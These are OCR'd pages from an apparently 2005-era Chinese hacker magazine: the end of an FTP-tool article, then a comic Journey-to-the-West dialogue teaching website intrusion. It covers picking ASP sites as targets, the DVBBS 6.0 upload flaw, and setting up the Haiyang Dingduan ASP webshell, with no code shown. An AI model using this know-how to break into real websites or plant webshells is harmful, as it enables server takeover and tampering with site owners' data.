


图2

LeapFTP里面显示出来是C盘的目录了。现在不仅可以在LeapFTP上传和下载文件，还可以修改和删除文件了，看是不是比起用CMD来上传和下载文件好用多了？

（本文涉及的工具20cn MINI FTP服务器和LeapFTP，光盘有收录）

小鸡快跑



网站入侵常用模式之上传漏洞

悟空也闭关

话说悟空陪唐僧西天取经回来后，隐居在花果山水帘洞，看看动漫，玩玩网游，倒也过的是逍遥自在。就这样，一转眼N年过去了，时钟已经指到了二十一世纪的2005年。信息时代的2005年，网络极速发展，可怜的大圣，七十二变变不出信息，腾云驾雾追不上网速，当年叱咤风云的齐天大圣如今只能给人做一只看门猴儿。渐渐逼近的生活危机迫使悟空发奋图强，在闭关一年后，终于在网络安全方面，小有所成，并且在黑客X档案开办了X菜鸟学堂，亲任主讲。

这日，悟空下课放走了众猴儿，发现Q上八戒急呼，说要带上沙僧，和师父一起也来听课！悟空赶忙筋头云将三位请到花果后山的“菜鸟学堂”。

“呆子！怎么竟放着高老庄舒心的日子不过，跑来这里跟俺老孙学习安全技术？”

“哎呀，猴哥你有所不知啊！俺和高小姐一直甜甜蜜蜜的过着不羡鸳鸯不羡仙的小日子，没事上上QQ，看看电影，打打游戏，谁知道，有一次不知怎地竟让一黄色网站窜改了我的首页！高小姐便认准了我对她不忠，任我怎么说也不相信！现在闹到要过11月11日的光棍节了……正好听说你开了菜鸟学堂，所以才过来好好跟你学学！我一定要查出是谁改了我的首页，陷害我的！”

沙僧听罢，苦笑着摆摆手：“二师兄，别提了！你比我可好多了！我回到老家通天河，做了养鱼专业户！后来扩大生产就请人做了个网站，网上销售。可是近来发现连连亏损，一查才知道原来网站被骇客入侵，将我的数据都改掉了……这不，连家底都赔进去了！”

悟空眼看俩人都有苦衷，需要补一补网络安全的课了，可是师父他老人家又怎么也跟着来了呢？“师父，您老人家怎么也来了？”

唐僧听罢双手合十：“啊弥陀你的佛！为师不过是不想落在徒儿后面而已……”

“哈哈，看来，俺今天得当一回你们的师父了！说说看，你们都想学什么东西呢？”

八戒：“我来说，我来说，我要学怎么可以上网不被人改首页……”

沙僧：“俺就想知道俺的网站为啥子就被黑咯！”

唐僧：“为师想学的，你又教不了我。为师教的，你也不学。哪怕我很有诚意的看着你，你也不知道我想学什么，你不教怎么知道我想学什么呢？不可能你不会的我偏要你教，你教的我偏说不想学，大家讲道理嘛……”（众人皆被唐僧的罗嗦气倒……）

在举手表决后，大家一致认为沙僧的建议最为合理。于是悟空单独教会八戒如何打IE补丁并且使用3721修复IE后，决定教会大家现在流行的网站入侵手法，让沙僧知道他的网站为何会被黑。

“沙师弟，把你的网址给俺发过来瞧瞧！”

沙僧诚惶诚恐的在地址栏里输入：www.沙僧牌通天鱼专卖.com。

悟空大致浏览了一下：“不得了，不得了，你的网站简直是千疮百孔，不堪一击。随便一看，就发现了上传漏洞，SQL注射漏洞，甚至数据库还可以被暴出来恶意下载。再看看，后台管理连默认密码都没改，OH，My GOD！这要不被入侵那才怪了呢！”

“啊？那不就是个马蜂窝了么？”

八戒一听，赶忙跑了过来：“哈哈，大师兄，快讲快讲，待会我就去捅沙师弟的马蜂窝！”

悟空敲了一下八戒的猪头：“呆子，就会欺负师弟。不过要是俺黑师弟的网站，俺首先要看看那个站是什么样的！要是纯HTML静态页面的话，俺是不会在上面浪费时间的。”

唐僧为了显示身为人师的地位，打断悟空的话：“呃恩~~（清喉）所谓静态页面，就是不会动的页面，那些有动画Flash一类的网页乃为动态页面。悟空，为师所言可对？”

“不对啦！所谓静态页面和动态页面的区别是能否有与客户交互的动作！比如，网上很多免费的个人主页空间都是只支持纯静态的页面。那些做好的个人主页放在网上以后，客户访问时都是将它们下载到自己机器的临时文件夹里，用IE解释而已。这样的网页是可以用VB Script或者JAVA Script这些脚本程序实现一些特效，或者加入Flash、gif图片增强页面的动感。但它并不是动态页面，所谓动态页面是指，像ASP（Active Server Page—动态服务页面）或者PHP、JSP等等，由客户请求后，服务器解释才生成最终的HTML页面。这样的程序往往功能强大，使用方便，当然，由于功能的增多，安全方面的隐患自然也就增加了！”早就看师父不顺眼的悟空瞅准机会赶紧让唐僧出了个大糗。

唐僧尴尬说道：“这……，为师还是不大明白”

“这个没关系，因为具体涉及到ASP什么的不符合你们现在的基础，所以俺也不打算再深入的讲下去，如果有机会你们回去以后去找本讲ASP的书来看看，了解了HTML和ASP就会对上面的话理解更深刻了。我在这里只给出总结性的一个方法：如果你看到一个网站的所有链接都是http://www.xxx.com/abc/cde.htm这种以htm或者html结尾的，极有可能它用的就是纯静态的页面了。这样子是没有办法入侵的，撤！而如果你看到其中有.asp?user=悟空这种带有参数的页面，那么就很有可能有办法入侵了。”

“哈~俺老猪找到三师弟网站上有个论坛，是ASP的！”

“没错！沙师弟用的这个论坛是DVBBS 6.0的，也就是我们俗称‘洞网’的论坛。”

“他们给我做的时候明明说是动网论坛，早知道原来是‘洞网’我就不用它了……”沙僧嘟唧着。

“哈哈，其实这不能怪动网，他们现在都出到7.1版了，而你还在用6.0，这个版本可是存在严重的上传漏洞啊！”

“上传？为师到X档案论坛灌过水，上传过在女儿国渡假的照片，上传过大话西游的Flash，上传东西还会有漏洞？”

“没错！你们不知道上传漏洞有什么危害，首先是因为你们还不知道什么是ASP木马！”

“木马？是冰河么？灰鸽子？” 唐僧昂头挺胸，自信满满地想：这次我说对了吧！

“师父，您又错了！ASP木马和普通的木马不是一回事！可以说，ASP木马只是利用了ASP的特性，可以具有对网站上的文件进行操作和在服务器上执行命令等功能，有些ASP木马同时也是网站管理员非常喜欢的管理网站的好帮手！这样用浏览器就可以看到网站里所有的文件，查看服务器的信息，操作数据库，甚至可以执行我们需要的命令而完全控制整个服务器，只要提升了权限！”

八戒听着都流口水了，“原来ASP木马这么好玩啊？那它们长什么样子？放在我电脑上要是不小心点了会不会也中了木马啊？”

“不会的啦！ASP木马其实只是一段ASP程序，而且你可以以文本格式保存下来，用记事本打开它！这样可以看到它的源代码！而且，它对系统也是一点危害都没有的！这里给你们看一下

我电脑里保存的几个ASP木马（图1、图2）。”




图1




图2

“原来ASP木马是这样子的啊！那怎么用呢？”八戒迫不及待地想玩一玩这个新鲜的木马了！

“ASP木马，顾名思义是需要支持ASP空间的网站才可以用的。我们现在拿我自己的电脑来示范一下，我的电脑使用的是Win2000 Server系统，安装了IIS是可以支持ASP的。这个环境就和沙师弟的网站是一样的（图3）。”




图3

“如果没有IIS的支持，ASP木马在不支持ASP的空间里运行就是这个样子的。”悟空继续解释道（图4）。




图4

“而有了IIS支持以后，能够解释ASP文件里的内容，才会生成我们刚才看到的东西。我们使用海阳顶端2006示范一下ASP木马的使用。首先，我们要用记事本打开它，找到里面密码设置的部分，改为我们自己的密码，这样避免别人看到我们的木马以后也能使用。”

大家纷纷改好了属于自己的密码以后，叫悟空用IIS打开来一看。看到了登录的界面了。

“这个海阳木马在经过Marcos的修改及优化后，现在功能非常的强大，当然，个头也是稍微大了一点，这里按钮不少，大家可以随便点（图5）。”

